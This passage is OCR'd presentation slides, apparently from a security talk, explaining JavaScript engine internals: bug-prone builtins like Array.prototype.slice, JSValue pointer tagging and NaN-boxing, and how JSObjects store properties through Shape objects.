    ...;
```

Builtins

```
var a = [ 1, 2, 3 ];
a.slice(1, 2);
// [ 2 ]
```

Builtins historically the source of many bugs

- Unexpected callbacks
- Integer related issues
- Use-after-frees (missing GC rooting)
- ...

```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncSlice(ExecState* exec)
{
    // https://tc39.github.io/ecma262/#sec-array.prototype.slice
    VM& vm = exec->vm();
    auto scope = DECLARE_THROW_SCOPE(vm);
    ...;
```

JSValues

```
var a = 42;
a = "foo";
a = {};
```

```
var o = {};
o.a = 42;
o.a = "foo";
o.a = {};
```

- JavaScript is *dynamically typed*

  => Type information stored in runtime values, not compile time variables

- Challenge: efficiently store type information and value information together

- Solution: clever hacks to fit both into 8 bytes (a single CPU register)

JSValues

- Common approaches: NaN-boxing and pointer tagging
- For this talk we'll use the pointer tagging scheme from v8:
  - 1-bit cleared: it's a "SMI", a SMall Integer (32 bits)
  - 1-bit set: it's a pointer to some object, can be dereferenced

`0x0000004200000000`

1-bit cleared => a SMI
Payload in the upper 32 bits (0x42)

`0x00000e0359b8e611`


1-bit set => a pointer to an object located
at address 0x00000e0359b8e61**0**

JSObjects

```
var p1 = { x: 0x41, y: 0x42 };
```

JSObjects

```
var p1 = { x: 0x41, y: 0x42 };
```




map<String, JSValue> or similar

???

JSObjects

```
var p1 = { x: 0x41, y: 0x42 };
```



JSObjects

Idea: separate property names from property values

*Shape** object stores property names and their location in the object

```
var o = {
  x: 0x41,
  y: 0x42
};
```

* Abstract name used for this talk, does not refer to a specific implementation

JSObjects

Idea: separate property names from property values

*Shape** object stores property names and their location in the object

```
var o = {
    x: 0x41,
    y: 0x42
};
```

Object 1

- properties:
"x" -> 0x41
"y" -> 0x42


* Abstract name used for this talk, does not refer to a specific implementation


JSObjects

Idea: separate property names from property values

*Shape** object stores property names and their location in the object

```
var o = {
   x: 0x41,
   y: 0x42
};
```

